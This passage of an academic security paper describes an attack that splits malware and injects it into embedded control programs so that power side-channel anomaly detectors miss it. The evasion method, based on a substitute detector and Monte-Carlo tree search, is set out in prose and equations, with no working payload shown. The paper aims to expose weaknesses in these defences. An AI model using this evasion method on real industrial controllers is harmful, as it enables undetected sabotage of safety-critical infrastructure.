11         "jmp 1b\n" : : : "rax","rdx","memory");
12 }
13 void target_xor() {
14         asm volatile(
15         "1:\n"
16         "xor %%rbx, %%rax\n"
17         "jmp 1b\n" : : : "rbx","rax","memory");
18 }
19 void target_load() {
20         asm volatile(
21         "1:\n"
22         "movq (%0), %%rax\n"
23         "jmp 1b\n" : : "rm"(dst) : "rax","memory");
24 }
```

Listing 1: The measured instruction sequences for Figure 1.

Hiding in Plain Sight? On the Efficacy of Power Side Channel-Based Control Flow Monitoring

Yi Han
Rutgers University

Matthew Chan
Rutgers University

Zahra Aref
Rutgers University

Nils Ole Tippenhauer
CISPA Helmholtz Center for Information Security

Saman Zonouz
Georgia Tech

Abstract

Physical side-channel monitoring leverages the physical phenomena produced by a microcontroller (e.g. power consumption or electromagnetic radiation) to monitor program execution for malicious behavior. As such, it offers a promising intrusion detection solution for resource-constrained embedded systems, which are incompatible with conventional security measures. This method is especially relevant in safety and security-critical embedded systems such as in industrial control systems. Side-channel monitoring poses unique challenges for would-be attackers, such as: (1) limiting attack vectors by being physically isolated from the monitored system, (2) monitoring immutable physical side channels with uninterpretable data-driven models, and (3) being specifically trained for the architectures and programs on which they are applied to. As a result, physical side-channel monitors are conventionally believed to provide a high level of security.

In this paper, we propose a novel attack to illustrate that, despite the many barriers to attack that side-channel monitoring systems create, they are still vulnerable to adversarial attacks. We present a method for crafting functional malware such that, when injected into a side-channel-monitored system, the detector is not triggered. Our experiments reveal that this attack is robust across detector models and hardware implementations. We evaluate our attack on the popular ARM microcontroller platform on several representative programs, demonstrating the feasibility of such an attack and highlighting the need for further research into side-channel monitors.

1 Introduction

Detection of malicious code execution on a platform is challenging in general [2], in particular for embedded computer systems. The embedded setting imposes a host of limitations, such as constrained computational power and a lack of hardware support for security features [43]. In many cases, embedded systems also have strict real-time operating deadlines; importantly, this is true of many safety-critical and industrial control system (ICS) applications. Previous malicious code execution attacks on these systems (e.g. Stuxnet [14], BlackEnergy [31], and many others [23]) have been carried out by nation-state-level adversaries, costing untold amounts in damage to critical infrastructure and service downtime.

One promising defense for embedded systems against these attacks is physical side-channel monitoring [3, 22, 32, 39]. It measures physical phenomena such as transient power consumption or electromagnetic radiation (both a result of circuit transistor switching) in order to monitor for and accurately detect malicious behavior.

Physical side-channel monitors pose unique challenges for would-be adversaries. Unlike traditional monitoring in the software realm, physical side-channel signals are a consequence of code being executed on a chip. As a result, physical signals are difficult or impossible to be spoofed or manipulated by an attacker [4]. Side-channel monitors also limit potential attack vectors by their air-gapped nature, i.e. they cannot be interacted with except through the microcontroller-emitted signals that they monitor.

These obstacles are thought to make conventional attacks ineffective, and promote the idea that physical side-channel monitors provide a high level of security. Despite those claims, these systems have not yet been thoroughly evaluated due to the complexity of doing so. Recent work on evaluating control flow integrity defenses [29] has shown that the afforded practical security rarely matches up with the claimed theoretical security. Likewise, side-channel monitors may be resting on the assumption that the barriers to attack that they raise are unlikely to be scaled (i.e., difficulties created by side-channel monitors, as mentioned above, prevent adversaries from performing attacks on the protected system efficiently or on a large scale).

In this work, we address the question: "Are physical side-channel monitors as secure as commonly thought (given that they can observe all attacker code executed)"—or in other words: *can an attacker hide in plain sight?* We present a novel attack against physical side-channel monitoring systems which demonstrates that they are vulnerable to an adaptive

adversary who knows that a side-channel monitor is in use. Our attack uses a carefully-crafted assembly-level malware injection to produce a side-channel signal that can evade detection by a side-channel monitor. We exploit vulnerabilities of the data-driven models used in side-channel monitoring, finding adversarial programs which behave maliciously but evade detection. To facilitate reproduction of our approach and results (in contrast to prior work), we have made our code open source[1].

We summarize our main contributions as follows:

- We present a novel attack highlighting the design-level vulnerabilities of physical side-channel monitors to adversarial examples.
- We present a methodology for crafting such adversarial attacks on side-channel monitors, discussing how we approach the related challenges to create stealthy and functional malware.
- We evaluate our attack using the popular ARM Cortex-M processor on various control programs and control attacks. We show that our attack approach can find an evading sample in all cases.

2 Background

Physical Side-Channels. Physical side-channels refer to physical phenomena produced as a side-effect of system operations in digital circuits. Specifically, the execution of instructions as well as data read and write cause CMOS components in the digital circuits to switch on and off. This creates varying currents and voltages. Such varying current and voltage values can be observed by looking at the voltage fluctuations in the power consumption in the circuits. Such voltage fluctuations, called power side-channel signals, can be captured by measuring the voltage at the VCC pins of a digital chip (e.g., a micro-processor). Executing different instructions or transferring different data values across a data bus create different power side-channel signal patterns. The signal patterns are also affected by noise in the circuits. Nevertheless, power signals can be used to infer system execution within a chip. There are other physical side-channels such as electromagnetic (EM), acoustic, and thermal side-channels, however in this paper we focus mainly on power side-channel signals.

Physical Side-Channel Monitors. Physical side-channel monitors have been employed both in academia [22, 32, 39] and industry [3] to monitor the security of a system. The main advantage of physical side-channel monitors compared to traditional software-based monitors is that they are air-gapped, meaning that they are implemented externally to the monitored system. This provides isolation and a separate attack surface, reducing the number of available attack vectors.

[1] https://github.com/yihan0512/HidingInPlainSight.git




Figure 1: A side-channel monitor, consisting of (1) data acquisition, (2) model training, and (3, 4) querying the model to monitor behavior.

Physical side-channel monitors monitor the execution of a program though physical side-channel signals. A physical side-channel monitor consists of two parts, a physical side-channel collection module and an anomaly detector. The signal collection module collects physical side-channel signals during the execution of the program. The anomaly detector predicts the status of the program (e.g., normal or abnormal, malicious or benign) based on the collected signals.

The setup of a physical side-channel monitor is illustrated in Figure 1. They are commonly trained using data-driven models since current embedded platforms are exceedingly diverse and complex, discouraging the use of manually designed models. In the signal collection module, physical side-channel signals are collected during the normal execution of the program. This allows for initial training in a clean environment as well as subsequent retraining when necessary over time. The collected signals represent a wide subset of possible behaviors and control flows of the program. Once a model has been trained to sufficiently high accuracy, the monitoring phase begins. During system operation, the monitor measures the system, returning a response on whether the system is executing benign or malicious code.

Formalizing Side-Channel Restrictions. Pierazzi et al. [44] provide a formalized understanding of the challenges that a side-channel domain poses to an adversary. They differentiate between the *problem space* – the attacker-modifiable program code – and the *feature space*, which in this case is the resulting side-channel signal and input to the monitor. Without knowing an invertible or differentiable mapping between the problem and the feature space, standard gradient-based adversarial attacks [19] are infeasible.

Although the estimation or derivation of such a mapping poses an interesting question, we note that discovering such a mapping is outside the scope of this work, as any such mapping would be to some extent platform specific and therefore not widely generalizable. Additionally,




Figure 2: Assembly code snippet of the path planning program. Different colors are used to show the mappings between instructions and corresponding power side-channel signal segments in Figure 3 in a clearer way.




Figure 3: Power side-channel signal collected during the execution of the benign program. Colors correspond to the basic blocks of the program in Figure 2.




Figure 4: Power side-channel signal after the malicious payload is injected at the beginning. The malicious signal segment is marked in red.

in our testing we found that the resulting physical signal at each point in time was affected by both the currently executing instruction as well as the series of previously executed instructions, indicating that deriving a mapping would be non-straightforward. Instead, we utilize a problem-driven search [11, 45] to learn effective attack strategies. We also focus on several of the major challenge categories identified by Pierazzi et al. [44], which highlight the domain-specific adversarial barriers which make designing an attack on side-channel monitors difficult: problem-space transformation limitations and semantic preservation. The program code is based on a set of assembly instructions which have a rigid structure (feasible control flows), as well as semantic constraints such as temporal and data dependencies. The resulting discrete set of possible modifications must be taken into consideration by an attacker to preserve program functionality during an attack and remain evasive.

3 Problem Formulation

3.1 Motivating Example

Consider an embedded system executing a path-planning task for a robotic arm. This system is protected by a power side-channel based control flow monitor similar to those presented in related work and described in the previous section. Figure 2 and Figure 3 show a highly simplified example of a typical cyclical control program and corresponding power signal collected by the monitor. The signal represents an execution trace of the path-planning program: which instructions are executed, which branches are taken, and which control flow is followed. The anomaly detector monitors these power side-channel signals and reports any anomalous behavior.

More specifically, the anomaly detector takes the power side-channel of a scan cycle as input and outputs a confidence score. The confidence score indicates how likely it is that the input signal corresponds to an execution of the benign program. A threshold is set on the confidence score, with a confidence score lower than the threshold indicating an attack on the embedded system. The detector itself uses a data-driven model trained with power side-channel signals collected over a period of time during normal system operation.

An adversary wants to perform a data injection attack on the robotic arm, e.g., altering the inputs to the path planning algorithm. In this way, they can alter the internal state of the program and hence the output actuation to cause undesired arm behavior or damage.

The adversary also wants to launch a stealthy attack, i.e., the attack should not cause unintentionally observable effects. For example, replacing the original program with a malware program entirely might trigger an alarm in the system supervisor or other automated tools, as a the original data-monitoring feed is no longer available. Stealthy attacks have a more lasting impact on the system compared to attacks which break down the system quickly, as shown in real world attack examples, e.g., Stuxnet [24]. To achieve this, the adversary might choose to inject a malicious payload into the benign program.




Figure 5: Assembly code snippet of the path planning program with injected malware chunks. Code is otherwise unchanged from Figure 2.




Figure 6: Power side-channel signal after the malicious payload is injected based on our proposed attack approach. The malicious signal segments are marked as red.

The signal in Figure 4 is from a version of the program where the malicious payload is injected at the beginning. This signal is not recognized by the side-channel monitor, and the resulting confidence score is lower than the threshold. Therefore, the anomaly detector rejects it and triggers an alarm.

Using the attack approach proposed in this paper, an adversary can find the optimal strategy to inject the malware into a legitimate binary (see Figure 5) while keeping the confidence score high. Figure 6 shows the corresponding power side-channel signal.

3.2 Research Goals and Challenges

This paper has the following goal: given a benign program guarded by a side-channel monitor and a malicious payload, inject the payload into the program without being detected by the monitor. As we consider direct attacks on the monitor itself to be out of scope (e.g., as it is air-gapped), the attacker has to ensure that the side-channel signals lead to a misclassification by the monitor. In particular, an adversary must craft an adversarial signal indirectly by modifying the program execution. The adversary also wants to make sure the desired malicious functionality remains intact. This gives rise to the main challenges that we address in this paper:

1. Side-channel signals are a consequence of code execution, meaning that malware cannot directly interact with the side-channel monitor and rendering gradient-based approaches ineffective. We address this challenge in Section 4 with a side-channel-aware malware optimization using an iterative search approach.
2. Side-channel monitors are trained on specific platforms for specific programs, using uninterpretable (and inaccessible to the adversary) data-driven models. We address this issue with the use of a substitute setup (Section 4.1), which we show can sufficiently replicate the original monitor for designing attacks.
3. Crafting an adversarial example is subject to domain-specific constraints, such as temporal (e.g. B happens after A) and data dependencies. To handle these constraints, we propose leveraging dependency analysis and chunking heuristics in Section 4.2.
4. Attacks need to be optimized for robustness to reliably evade detection even under the influence of measurement noise. We minimize the effect of noise by incorporating measurement variation in the optimization (Section 4.3) to produce a high-confidence, low-variance attack.

These challenges result in a highly constrained problem that highlights the strengths of side-channel monitors, but also their weaknesses against advanced adversaries.

3.3 System Model

We consider safety-critical embedded systems monitored by a power side-channel monitor. Examples of such systems include optimal path planning in robotic arms, traffic collision avoidance control for an aircraft, and common control algorithms such as the PID controller and Kalman filter. These programs are commonly run on an embedded controller such as a Programmable Logic Controller (PLC), which performs several tasks. The PLC reads physical measurements from sensors, runs a cycle of the control program, and sends the outputs to system actuators. Additionally, the PLC is connected to a Supervisory Control and Data Acquisition (SCADA) system which handles data logging and PLC programming.

Externally monitoring this system in real time is done using a power side-channel monitor. It continuously collects power side-channel signals of the embedded controller, and sends

the signals to an anomaly detector. The anomaly detector inspects the side-channel signal for malicious behavior. It is trained using signals from executions of the embedded controller in a non-compromised environment and outputs a confidence score, with a high score (above a threshold) representing benign program execution and low score (below a threshold) indicating abnormal operation.

3.4 Attacker Model

The goal of the attacker is to compromise system operation by injecting a maliciously modified program while remaining undetected by the classifier. These adversarial evasion attacks can serve several purposes which we later evaluate, such as false data injection or confidential information disclosure.

Due to the air-gapped nature of side-channel monitors, attacks directly targeting the monitor or its feature space (sampled points of the physical signal) are out of the scope of this work, and the attacker is limited to modifying the program running on the embedded system in the problem space (executed code). We assume that the attacker has knowledge of the hardware platform, the capability to upload a malicious program (e.g. having compromised the SCADA connected to the embedded controller), and has access to the original program running on the embedded system. This capability and attack vector is similar to Stuxnet [24].

Otherwise, we assume a black-box model with respect to the data-driven side-channel monitor. In the black-box case, the attacker is usually limited to external querying of the model to gain information about it; however, in the side-channel context, doing so is impractical as querying a live model would result in being detected. Instead, the attacker can leverage knowledge of the system's software and hardware to train a substitute setup [41], optimizing an attack and then transferring it back to the original model.

4 Attack Design

An overview of our attack approach is shown in Figure 7. The goal of our attack is, given a benign program and a malicious payload, finding a way to inject the malicious payload into the benign program such that the malicious code is undetected by the side-channel detector, i.e., an evading sample. Accomplishing this requires addressing two baseline considerations.
Syntactic Correctness. Fundamentally, the resulting program should be free of any syntax errors and able to be compiled. This is achieved as our adversary has sufficient information about both the program and malware to test and verify the feasibility of the resulting code.

Moreover, during execution the injected program should not crash. For example, this can happen if the malicious code unintentionally modifies a register that the benign code is currently using. Using program analysis and execution context-saving (analogous to multi-threading), we ensure that the




Figure 7: Using a substitute setup, an adversary can train attacks on a copy of the side-channel monitor.

malicious code does not accidentally overwrite registers the benign program uses.
Semantic Preservation. Additionally, the malicious functionality of the malware should be preserved after its injection into the benign program. For instance, if a malware intends to modify program inputs, it must do so before the point where they are used to have the "correct" effect. This creates locality requirements on where the malware can be placed. To address this, we perform program analysis on the benign program to identify a set of feasible locations where sections or "chunks" of the malware can be injected without impacting semantics.

Furthermore, as shown in past work [17], a typical malware size with specific adversarial goal in the context of embedded controllers (e.g., the controller's output value corruption) is often small (e.g., around 2KB [17]). That said, chunking the malware up and distributing its effects across various points of the side-channel signal is still necessary in practice to evade the detector.

Next, we detail how these considerations are addressed in our attack construction, starting with the physical setup.

4.1 Building a Substitute Setup

The isolation of the side-channel detector along with its real-time nature prevents an adversary from manipulating the side-channel detector freely, as described in Section 3. Therefore, we take the step of creating a substitute setup to help us find an evading sample. Specifically, the adversary procures a copy of the program running in the target system. This can be done in several ways, such as through a compromised SCADA, insider or physical system access, or even through the public availability of commonly-used controller software online. The adversary runs symbolic execution on the program to obtain test inputs that correspond to all execution paths of the program. The adversary then prepares a system with the same micro-controller model and peripheral circuits and uploads

the program to this system. They then send the test inputs generated above to the system while at the same time collecting power side-channel signals from the system in the same way as the original system. Finally, a substitute side-channel detector can be trained using the collected signals. A side-channel based detector takes a power side-channel signal x as input, outputs a confidence score s

$$s = f(x), \quad s \in [0,1]. \tag{1}$$

A high confidence score indicates a normal execution while a low score indicates an anomalous/malicious one. Depending on the knowledge the adversary has, they can construct the detector with the same model architecture as the original setup or determine a "best guess" model architecture. We show in Section 5 that it is possible to find an evading sample even with a different model architecture.

4.2 Malicious Payload Injection

In this subsection we describe our approach for injecting the malicious payload into a benign program. To allow for further analysis, we first disassemble the binary of the benign program. We then split the malicious payload into chunks. Next, we apply program analysis to the assembly code to identify where a malicious chunk can be injected for each chunk. Then, based on the optimization algorithm described in Section 4.3, the malicious chunks are injected into the benign program. Finally the injected program is assembled and uploaded to the device. We describe the key steps below.

Malicious Chunks. We propose splitting a malicious payload into chunks such that we can distribute them across the benign program. In this way, it is more likely that we can find an evading sample with higher confidence scores. We split the code such that each chunk is context-independent; in other words, each chunk can be injected and executed alone. For example, in the case of a data injection attack, instructions that correspond to the modification of each input variable can be considered as an individual chunk. We describe how we define the malicious chunks for all other attacks we consider in this paper in Section 5.

The Live Range of a Malicious Chunk. To ensure semantic preservation of the malicious payload, i.e., to make sure the malicious functionality is preserved, the locations that a malicious chunk can be injected are limited. We use the concept of a "live range" to express this constraint. We define the live range of a malicious chunk to be the set of locations in the benign program where a malicious chunk would still be effective when injected.

The live range is contextually dependent on the goals of the attack and results of the program analysis. Figure 8 represents the live ranges of several input variables in the scenario of a false data injection attack. Each attacked input variable needs to be modified after it is defined but before it is used. Otherwise, the intended effect of the input modification




Figure 8: Live ranges of malicious chunks for input data injection on a collision avoidance program (dashed brackets).

might not be fully realized. The live ranges of the three input variables `Cur_Vertical_Sep`, `Own_Tracked_Alt_Rate`, and `Two_of_Three_Reports_Valid` lie between beginning of the program and the locations where they are first used, as represented by the dashed brackets. Details of the live ranges of other attacks in this paper are described in Section 5.

To find the live range of a malicious chunk, we perform a data flow analysis. More specifically, the data a malicious chunk intends to modify or retain is only available in some locations of the benign program. For example, if the malicious chunk wants to modify the data at a memory address associated with the input, the data is only available at the points between where the data is stored to the memory address and where the data is first used. Or if the malicious chunk wants to log the data at a memory address, this data is also only available in some locations. We perform data flow analysis on the benign program to locate where the data is created and where it is consumed or updated. In this way, we are able to identify a set of candidate locations where the data is available. We consider the set of these locations as the live range of the malicious chunk.

Once live ranges for all malicious chunks are identified, we employ an optimization algorithm based on Monte-Carlo Tree Search (MCTS) to find where in the live range to inject each chunk such that the program with all malicious chunks injected still has a high confidence score.

4.3 Generation of Evading Samples

We formulate finding an evading sample as an optimization problem where we want to maximize the confidence score of the program with the malicious code injected. As stated in Section 3, the detector has a confidence score threshold, determining whether the execution is benign (high confidence)




Figure 9: Search tree of the problem. The root node of the tree represents the benign program while the leaf nodes represents programs with all malware chunks injected.

or malicious (low confidence). Our optimization objective is to maximize the confidence score, which can account for the noise caused by different data values or measurement noise. This also improves the consistency of evasion for optimized samples. To imitate the strategy of an attacker generating samples iteratively, we model the process of finding the optimal injection combination as a tree search problem.

Specifically, we define the nodes in the tree to be an intermediate snapshot of the program with some malicious chunks injected, as seen in Figure 9. The root node represents the benign program while the leaf nodes represent the program with all malicious chunks injected. We call a program with all malicious chunks injected an injection combination. The edges in the tree represent the action of injecting the next malicious chunk. Starting from the root node, the malicious chunks are injected sequentially, one at a time, until the leaf nodes are reached. A malicious payload consists of 3 chunks a, b and c injected into a benign program *ABCDE*. The children of a node represent where the next malicious chunk can be injected. The choice of the child of a node is subjected to a set of constraints. Firstly, the malicious chunk can only be injected inside its live range. Secondly, malicious chunks must be executed in the same order as in the original malicious payload. This means if two chunks need to be executed one after the other, once the first chunk is injected to a location, any location before that are not available for the second chunk. Finally, all the malicious chunks need to be executed simultaneously in at least one execution path to ensure semantic preservation. Therefore, once a chunk is injected to a location, the rest of the chunks can only be injected to the sub-graph of the control flow graph of the benign program, starting from that location.

The goal of the tree search is to find an injection combination that gives the maximum confidence score

$$\max_{C} s \tag{2}$$

where C is an injection combination. The solution of the tree search problem can be accomplished with various methods such as the min-max algorithm, greedy search, or MCTS. The min-max algorithm is an exact method, enumerating all possible actions to find the optimal solution. However, as the program or malware size increases, the number of possible combinations explodes, making this method computationally infeasible. The greedy algorithm moves down the tree by picking up the child with the highest score, therefore, it is sub-optimal as in this way it won't be able to take longer term dependencies into consideration. MCTS can be considered a solution that balances between min-max and greedy search. For a node, it does not enumerate all possible actions, nor does it determine the value of this node without looking down the tree at all. MCTS estimates the value of a node by trying several possible solutions associated with this node. We propose using MCTS to solve the optimization problem.

Below we describe in detail how we adapt MCTS into our optimization scheme to find an evading malware. On a high level, our MCTS based optimization starts from a single root node, which is the benign program in our case. It explores and expands the tree iteratively by injecting malicious chunks one at a time. At the beginning, it explores randomly as there is not enough information about the tree. It evaluates the impact of injecting a malicious chunk at a candidate location on the confidence score, accumulating information over iterations. As it obtains more information about the how injecting the malicious chunks affects the confidence score, it starts to get an idea of which locations are better (resulting in higher confidence scores). It then exploits this learned knowledge to guide subsequent iterations exploring the tree more efficiently.

At each iteration, MCTS has four steps: selection, expansion, rollout and backpropagation.

Selection. In selection, MCTS starts from the root node and recursively traverses the child node with the highest value until a leaf node is reached. The leaf node represents the program with some malware chunks injected. We use the following formula [45] to compute the value of a node

$$\frac{s-\eta\sigma}{n}+c\sqrt{\frac{\ln N}{n}} \tag{3}$$

where s is the sum of the confidence scores of previous iterations. σ is the sum of the standard deviation (`stdev`) of the confidence scores of previous iterations as well. We will elaborate more on these two terms below. η is a coefficient balancing the two terms. n is the total number of visits of the selected node and N is the total number of visits of its parent node of the last iteration. Equation 3 helps find an injected program with high confidence score and low variation.

During our experiment, we observe that the confidence score of a power side-channel signal can vary a lot even for the same version of the program with malicious chunks injected. This is because injecting the malicious chunks changes the signal patterns. As a consequence, the signal moves to a much more nonlinear location in the feature space. At this location a slight change in the signal (possibly caused by measurement noise or different data values) can result in a significantly different confidence score. A more robust evading sample needs to be less sensitive to noise, or in other words, have low variance. Therefore, we penalize evading samples with high variation by including the σ term in Equation 3.

Equation 3 balances the search between exploration and exploitation. The first term controls exploitation, it indicates the average confidence score of all the injection combinations (associated with this node) tried so far. The second term controls exploration, it is large for nodes that have not been explored many times. Therefore, the algorithm tends to choose unexplored nodes. As the number of iterations increases, all nodes are explored at least once. Therefore, the first term starts to take control. This means the model starts to shift from exploration to exploitation.

Expansion. After a node is selected, the tree will be expanded from this node. A child of this node is created. In our attack, this essentially means injecting the next malware chunk. The choice of which child to create is random.

Rollout. Starting from the node created above, a rollout is carried out by repeatedly injecting the remaining malicious chunks randomly until all chunks are injected. After all chunks are injected, that version of the program is compiled and uploaded to the device. Side channel signals are then collected during the execution. Usually CPS applications execute only one or a few possible execution paths during normal operation, so we only collect side channel signals that correspond to these paths.

Side channel signals of various test inputs are collected to take data differences into consideration (Section 2). In addition, multiple signals are collected for each test input to account for circuit noise. Collected signals are sent to the side channel detector and a confidence score is obtained for each signal. Mean and `stdev` of the the confidence scores are then computed.

Backpropagation. Finally, the values of all nodes involved in this iteration of the optimization are updated based on the Rollout result, i.e., the mean and `stdev` computed in the Rollout step are summed into s and σ in Equation 3 respectively. n and N are also incremented accordingly.

The four steps above are repeated until a predefined iteration limit is reached. For each iteration, the injected program generated in the Rollout step is saved together with its corresponding confidence scores. The iterations will also stop if no improvement can be observed over multiple iterations. After the search process is done, injected program with the highest average confidence score is chosen as the result.

During the optimization process, our MCTS based algorithm accumulates information about injecting malicious chunks over multiple steps instead of only considering the instant impact of one single chunk. Therefore, it can estimate the impact of a injection on the confidence score better. As the algorithm learns better estimates about the values of injecting different malicious chunks at different candidate locations, it will visit those with a higher value more frequently in subsequent iterations. In this way, it can find an injection combination with high confidence score more efficiently.

Name	Description	# paths	≈ # instr.
path	Robotic automated arm path planning	8	200
collision	Siemens aircraft altitude control module	23	300
cruise	From Crazyflie drone altitude control	8	600
kalman	From Crazyfile drone state estimation	4	1250
particle	From Udacity's self driving car simulator	16	3000

Table 1: Control programs used in our evaluation.

5 Evaluation

5.1 Experimental Setup

Hardware Setup. We use a NEWAE CW308T-STM32F3 (with an ARM Cortex M4 microprocessor) as our target embedded platform, as the Cortex M4 is designed for cyber-physical applications as well as IoT systems [1]. Power side channel signals are collected using a NEWAE Chipwhisperer-Lite CW1173 oscilloscope[2]. The CW308T-STM32F3 board contains built-in circuits for measuring power side-channel signals from the power pin of the microprocessor. The trigger signal is sent out from one of the I/O pins. Both the power signal measurement and the trigger signal are passed to the Chipwhisperer. We modify the Chipwhisperer software to align and truncate multiple measurements based on the trigger signal. The microprocessor runs at a clock speed of 10MHz. The sampling rate of Chipwhisperer is 4 times the clock speed of the microprocessor.

Target Programs. We use a variety of programs as our target for evaluating the proposed attack. These programs are extracted from different control applications designed for aircraft, drones, and autonomous vehicles. Table 1 describes the number of control paths and instructions of these programs. For the cruise control, Kalman filter, and particle filter programs, the floating point unit on the target board is enabled. For simplicity, and because the ARM Cortex M4 does not have address-space layout randomization, we hard-code the addresses in our malware when possible.

Constructing a Side-channel Detector. To construct a power side-channel based anomaly detector for a given target program, we first identify all execution paths of the program [22]. Then for each path, we generate five test cases. We collect multiple power side-channel signals for each of these test cases, representing all possible behaviors of the program. The detector is then trained using these signals. We consider three detectors that are used in prior works: 1. a Bidirectional Long Short-Term Memory neural network [22] (BiLSTM), 2. a Bidirectional Recurrent Neural Network (BiRNN), and 3. a Hidden Markov Model [32] (HMM). We implement (1) and (2) based on available code, and implement (3) closely following its description in previous work. Our reproductions

[2](https://wiki.newae.com/Main_Page)

of prior works have comparable accuracy with respect to the original schemes as shown in our evaluation.

